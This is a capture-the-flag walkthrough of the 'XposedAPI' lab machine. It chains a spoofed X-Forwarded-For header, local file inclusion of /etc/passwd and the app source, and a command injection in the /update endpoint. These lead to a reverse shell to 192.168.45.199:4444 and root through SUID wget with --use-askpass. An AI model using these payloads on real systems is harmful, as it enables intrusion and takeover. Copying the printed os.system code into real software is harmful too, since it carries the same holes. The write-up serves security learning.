TL;DR
This writeup is based on the XposedAPI machine. I began with an Nmap scan revealing SSH (22) and a Remote Software Management API (13337). Enumeration of the web application uncovered an /update endpoint vulnerable to RCE, but it required a valid username. I bypassed a WAF restriction on the /logs endpoint using the X-Forwarded-For header, revealing a Local File Inclusion (LFI) vulnerability. Leveraging this to read /etc/passwd, I discovered the user clumsyadmin. I used this credential to exploit the API, uploading a malicious binary and triggering it via the /restart endpoint to gain a shell. Finally, I exploited an SUID binary (/usr/bin/wget) using the --use-askpass parameter to gain Root access.
Scanning Network
I began with an Nmap scan to identify open ports and running services.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
sudo nmap -sS -sV -sC -T4 -p- -v 192.168.122.134 -oN scans/fullport.scan

Nmap scan report for 192.168.122.134
Host is up (0.086s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
|   256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
|_  256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
13337/tcp open  http    Gunicorn 20.0.4
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: Remote Software Management API
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The scan revealed two open ports:
22 (SSH):
OpenSSH 7.9p1Debian 10+deb10u2.13337 (HTTP):
Gunicorn 20.0.4. The service is identified as Remote Software Management API.
Enumeration
I navigated to http://192.168.122.134:13337 to inspect the web application.

The page contained a warning stating, “This utility should not be exposed to external network,” and listed the available API endpoints:
/(GET): Returns the usage page./version(GET): Returns the app version./update(POST): Updates the app using a Linux executable. It requires a JSON payload:{"user": "...", "url": "..."}./logs(GET): Reads log files./restart(GET): Restarts the app.

The /update endpoint immediately stood out as a potential Remote Code Execution (RCE) vector. It allows an arbitrary URL input to download and execute a binary.
Exploitation
I decided to target the /update endpoint. My plan was to host a malicious script containing a reverse shell and trick the API into downloading and executing it.
1
2
echo '#!/bin/bash' > shell
echo 'bash -i >& /dev/tcp/192.168.45.199/4444 0>&1' >> shell
I started the python web server on my attacker machine.
1
python3 -m http.server 80
I tried to trigger the update using “admin” as the username.

The server responded with an error:
1
Invalid Username.
This confirmed that the API validates the user field and that “admin” is not a valid user. I needed to find a valid username to proceed. I decided to investigate the /logs endpoint for any leaked user information.
I attempted to access the /logs endpoint, but the server returned a WAF: Access Denied for this Host error.

This error indicated that the application likely restricts access to internal IP addresses (localhost). I bypassed this restriction by injecting the X-Forwarded-For HTTP header to spoof my origin IP as 127.0.0.1.

The server responded with an error: **Error! No file specified. Use file=/path/to/log/file**.
This error message was critical. By explicitly instructing me to provide a file path (/path/to/log/file), the application revealed that it likely processes the file parameter as a direct file system path. This behavior is a strong indicator of a Local File Inclusion (LFI) vulnerability.
To verify this, I attempted to read a standard Linux system file.

The output revealed a non-standard user named clumsyadmin (UID 1000).
1
2
3
root:x:0:0:root:/root:/bin/bash
...
clumsyadmin:x:1000:1000::/home/clumsyadmin:/bin/sh
Method 1: RCE via Malicious File Upload
With the valid username clumsyadmin confirmed, I prepared a malicious binary to exploit the /update endpoint.
I generated a reverse shell ELF binary using msfvenom.

I hosted the binary on my attacker machine using a Python HTTP server.
1
sudo python3 -m http.server 80
I set up a Netcat listener on port 4444.
1
nc -nvlp 4444
Next, I triggered the update process by sending a POST request to the API with the valid username and the URL to my malicious ELF file.

The server responded: **Update requested by clumsyadmin. Restart the software for changes to take effect.**
This indicated that the binary was downloaded but not yet executed. I needed to restart the application to trigger the payload. I inspected the /restart endpoint to understand the required format.

The response contained JavaScript logic showing that a POST request with {"confirm":"true"} was required. 
The server responded with Restart Successful, and I immediately received a reverse shell on my listener.

Method 2: RCE via Command Injection
I used the LFI vulnerability to perform a white-box analysis of the application. By reading the /proc/self/cmdline file, I identified the running process arguments.
Note for Beginners: In Linux, the
/procdirectory is a virtual filesystem that contains information about running processes.
selfis a special symlink that always refers to the current process accessing the file (in this case, the web server itself).cmdlinecontains the exact command execution string used to start that process.By reading
/proc/self/cmdline, we can see exactly how the web server was started, which usually reveals the absolute path to the main script (e.g.,python3 /home/user/app/main.py).
I executed the following command to read the process arguments:
1
curl -H "X-Forwarded-For: 127.0.0.1" "http://192.168.122.134:13337/logs?file=/proc/self/cmdline"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<html>
    <head>
        <title>Remote Software Management API</title>
        <link rel="stylesheet" href="static/style.css"
    </head>
    <body>
        <center><h1 style="color: #F0F0F0;">Remote Software Management API</h1></center>
        <br>
        <br>
        <h2>Attention! This utility should not be exposed to external network. It is just for management on localhost. Contact system administrator(s) if you find this exposed on external network.</h2>
        <br>
        <br>
        <div class="divmain">
            <h3>Log:</h3>
            <div class="divmin">
            /usr/bin/python3/usr/local/bin/gunicorn-w4-b0.0.0.0:13337main:app
            </div>
        </div>
    </body>
</html>
The output returned the command arguments separated by null bytes: /usr/bin/python3…main:app. This output told me two things:
The application is running via
Python 3.The module being executed is main, which corresponds to a filename of
main.py.
To read main.py, I needed its full path. Instead of guessing the directory name, I used /proc/self/cwd, which is a symbolic link to the Current Working Directory of the running process.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
curl -H "X-Forwarded-For: 127.0.0.1" "http://192.168.122.134:13337/logs?file=/proc/self/cwd/main.py"
<html>
<head>
<title>Remote Software Management API</title>
<link rel="stylesheet" href="static/style.css"
</head>
<body>
<center><h1 style="color: #F0F0F0;">Remote Software Management API</h1></center>
<br>
<br>
<h2>Attention! This utility should not be exposed to external network. It is just for management on localhost. Contact system administrator(s) if you find this exposed on external network.</h2>
<br>
<br>
<div class="divmain">
<h3>Log:</h3>
<div class="divmin">
#!/usr/bin/env python3
from flask import Flask, jsonify, request, render_template, Response
from Crypto.Hash import MD5
import json, os, binascii
app = Flask(__name__)
@app.route('/')
def home():
return(render_template("home.html"))
@app.route('/update', methods = ["POST"])
def update():
if request.headers['Content-Type'] != "application/json":
return("Invalid content type.")
else:
data = json.loads(request.data)
if data['user'] != "clumsyadmin":
return("Invalid username.")
else:
os.system("curl {} -o /home/clumsyadmin/app".format(data['url']))
return("Update requested by {}. Restart the software for changes to take effect.".format(data['user']))
@app.route('/logs')
def readlogs():
if request.headers.getlist("X-Forwarded-For"):
ip = request.headers.getlist("X-Forwarded-For")[0]
else:
ip = "1.3.3.7"
if ip == "localhost" or ip == "127.0.0.1":
if request.args.get("file") == None:
return("Error! No file specified. Use file=/path/to/log/file to access log files.", 404)
else:
data = ''
with open(request.args.get("file"), 'r') as f:
data = f.read()
f.close()
return(render_template("logs.html", data=data))
else:
return("WAF: Access Denied for this Host.",403)
@app.route('/version')
def version():
hasher = MD5.new()
appHash = ''
with open("/home/clumsyadmin/app", 'rb') as f:
d = f.read()
hasher.update(d)
appHash = binascii.hexlify(hasher.digest()).decode()
return("1.0.0b{}".format(appHash))
@app.route('/restart', methods = ["GET", "POST"])
def restart():
if request.method == "GET":
return(render_template("restart.html"))
else:
os.system("killall app")
os.system("bash -c '/home/clumsyadmin/app&'")
return("Restart Successful.")
</div>
</div>
</body>
</html>
The source code revealed two critical pieces of information:
Hardcoded Username: The valid username is explicitly checked (
if data['user'] != "clumsyadmin").Command Injection Vulnerability: The
/updateendpoint usesos.systemwith the user-supplied url variable without sanitization.
1
os.system("curl {} -o /home/clumsyadmin/app".format(data['url']))
This confirmed that I could inject arbitrary system commands using a semicolon (;).
I constructed a payload to inject a reverse shell directly into the url parameter.
1
2
3
curl -X POST http://192.168.122.134:13337/update \
-H "Content-Type: application/json" \
-d '{"user": "clumsyadmin", "url": "http://127.0.0.1; bash -c \"bash -i >& /dev/tcp/192.168.45.199/4444 0>&1\""}'
The command injection was successful, and I immediately received a reverse shell as clumsyadmin.
1
2
3
4
5
6
7
8
9
nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.199] from (UNKNOWN) [192.168.122.134] 57692
bash: cannot set terminal process group (491): Inappropriate ioctl for device
bash: no job control in this shell
clumsyadmin@xposedapi:~/webapp$ id
id
uid=1000(clumsyadmin) gid=1000(clumsyadmin) groups=1000(clumsyadmin)
clumsyadmin@xposedapi:~/webapp$
Post Exploitation
I did not have the password for clumsyadmin, so I enumerated the system for binaries with the SUID bit set, which execute with the permissions of the file owner (root).
1
find / -perm -4000 2>/dev/null

The output revealed that /usr/bin/wget had the SUID bit enabled.
I referred to GTFOBins and identified a method to escalate privileges using the --use-askpass parameter. By creating a malicious script and passing it to wget, the binary (running as root) executes the script, spawning a shell with preserved privileges.
I executed the following commands to exploit this vulnerability:
Create a temporary script: I defined a variable for a temporary file.
Make it executable: I granted the file execution permissions.
Inject the payload: I wrote a script into the file that invokes
/bin/sh -p(the-pflag preserves the SUID privileges).Trigger the exploit: I executed
/usr/bin/wgetusing the--use-askpassflag pointing to my malicious script.
1
2
3
4
5
6
clumsyadmin@xposedapi:/home/clumsyadmin/webapp$ TF=$(mktemp)
clumsyadmin@xposedapi:/home/clumsyadmin/webapp$ chmod +x $TF
clumsyadmin@xposedapi:/home/clumsyadmin/webapp$ echo -e '#!/bin/sh -p\n/bin/sh -p 1>&0' >$TF
clumsyadmin@xposedapi:/home/clumsyadmin/webapp$ /usr/bin/wget --use-askpass=$TF 0
# id
uid=1000(clumsyadmin) gid=1000(clumsyadmin) euid=0(root) groups=1000(clumsyadmin)

The exploit was successful, and I obtained a Root shell.
This machine highlighted the danger of exposing internal management APIs. The lack of proper IP restriction allowed for a WAF bypass, leading to LFI. The sensitive information leaked via LFI (the username) was then used to chain an Authenticated RCE vulnerability. Finally, a misconfigured SUID binary (wget) provided a trivial path to Root privileges.
Thanks for reading this far. If you enjoyed the writeup, do support me here.